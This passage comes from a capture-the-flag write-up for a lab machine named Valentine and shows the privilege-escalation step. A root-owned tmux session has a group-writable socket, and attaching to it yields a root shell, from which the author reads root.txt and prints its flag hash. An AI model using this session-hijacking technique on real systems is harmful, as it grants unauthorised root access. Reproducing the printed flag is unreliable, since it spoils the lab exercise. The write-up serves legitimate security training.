hype@Valentine:~$ ps -ef | grep root
root         1     0  0 20:43 ?        00:00:00 /sbin/init
root         2     0  0 20:43 ?        00:00:00 [kthreadd]
root         3     2  0 20:43 ?        00:00:00 [ksoftirqd/0]
root         4     2  0 20:43 ?        00:00:00 [kworker/0:0]
root         6     2  0 20:43 ?        00:00:00 [migration/0]
root         7     2  0 20:43 ?        00:00:00 [watchdog/0]
root         8     2  0 20:43 ?        00:00:00 [cpuset]
root         9     2  0 20:43 ?        00:00:00 [khelper]
root        10     2  0 20:43 ?        00:00:00 [kdevtmpfs]
root        11     2  0 20:43 ?        00:00:00 [netns]
root        12     2  0 20:43 ?        00:00:00 [sync_supers]
root        13     2  0 20:43 ?        00:00:00 [bdi-default]
root        14     2  0 20:43 ?        00:00:00 [kintegrityd]
root        15     2  0 20:43 ?        00:00:00 [kblockd]
root        16     2  0 20:43 ?        00:00:00 [ata_sff]
root        17     2  0 20:43 ?        00:00:00 [khubd]
root        18     2  0 20:43 ?        00:00:00 [md]
root        19     2  0 20:43 ?        00:00:00 [kworker/u:1]
root        21     2  0 20:43 ?        00:00:00 [khungtaskd]
root        22     2  0 20:43 ?        00:00:00 [kswapd0]
root        23     2  0 20:43 ?        00:00:00 [ksmd]
root        24     2  0 20:43 ?        00:00:00 [khugepaged]
root        25     2  0 20:43 ?        00:00:00 [fsnotify_mark]
root        26     2  0 20:43 ?        00:00:00 [ecryptfs-kthrea]
root        27     2  0 20:43 ?        00:00:00 [crypto]
root        35     2  0 20:43 ?        00:00:00 [kthrotld]
root        37     2  0 20:43 ?        00:00:00 [scsi_eh_0]
root        38     2  0 20:43 ?        00:00:00 [scsi_eh_1]
root        39     2  0 20:43 ?        00:00:00 [kworker/u:2]
root        59     2  0 20:43 ?        00:00:00 [devfreq_wq]
root        60     2  0 20:43 ?        00:00:00 [kworker/0:2]
root       161     2  0 20:43 ?        00:00:00 [scsi_eh_2]
root       169     2  0 20:43 ?        00:00:00 [vmw_pvscsi_wq_2]
root       248     2  0 20:43 ?        00:00:00 [jbd2/sda1-8]
root       249     2  0 20:43 ?        00:00:00 [ext4-dio-unwrit]
root       333     1  0 20:43 ?        00:00:00 upstart-udev-bridge --daemon
root       338     1  0 20:43 ?        00:00:00 /sbin/udevd --daemon
root       537   338  0 20:43 ?        00:00:00 /sbin/udevd --daemon
root       538   338  0 20:43 ?        00:00:00 /sbin/udevd --daemon
root       628     2  0 20:43 ?        00:00:00 [kpsmoused]
root       654     1  0 20:43 ?        00:00:00 /usr/sbin/modem-manager
root       661     1  0 20:43 ?        00:00:00 /usr/sbin/bluetoothd
avahi      671   670  0 20:43 ?        00:00:00 avahi-daemon: chroot helper
root       680     1  0 20:43 ?        00:00:00 /usr/sbin/cupsd -F
root       687     2  0 20:43 ?        00:00:00 [krfcommd]
root       691     1  0 20:43 ?        00:00:00 NetworkManager
root       794     1  0 20:43 ?        00:00:00 upstart-socket-bridge --daemon
root       839     1  0 20:43 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root       891     2  0 20:43 ?        00:00:00 [flush-8:0]
root       949     1  0 20:43 ?        00:00:00 /usr/sbin/sshd -D
root      1037     1  0 20:43 tty4     00:00:00 /sbin/getty -8 38400 tty4
root      1046     1  0 20:43 tty5     00:00:00 /sbin/getty -8 38400 tty5
root      1054     1  0 20:43 ?        00:00:00 /usr/bin/tmux -S /.devs/dev_sess
root      1057  1054  0 20:43 pts/15   00:00:00 -bash
root      1060     1  0 20:43 tty2     00:00:00 /sbin/getty -8 38400 tty2
root      1063     1  0 20:43 tty3     00:00:00 /sbin/getty -8 38400 tty3
```

root is running tmux , if we look at this /.devs/dev_sess tmux socket file



```
hype@Valentine:~$ ls -la /.devs/dev_sess
srw-rw---- 1 root hype 0 Apr  9 20:43 /.devs/dev_sess
hype@Valentine:~$
```

owned by root ,groupe as hype which is us and that is read write
tmux -S /.devs/dev_sess



```
root@Valentine:/home/hype# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype# ls
Desktop  Documents  Downloads  Music  Pictures  Publi
root@Valentine:/home/hype# cd /
root@Valentine:/# ls
bin  boot  cdrom  dev  devs  etc  home  initrd.img  l
root@Valentine:/# cd root
root@Valentine:~# ls
curl.sh  root.txt
root@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:~# 
```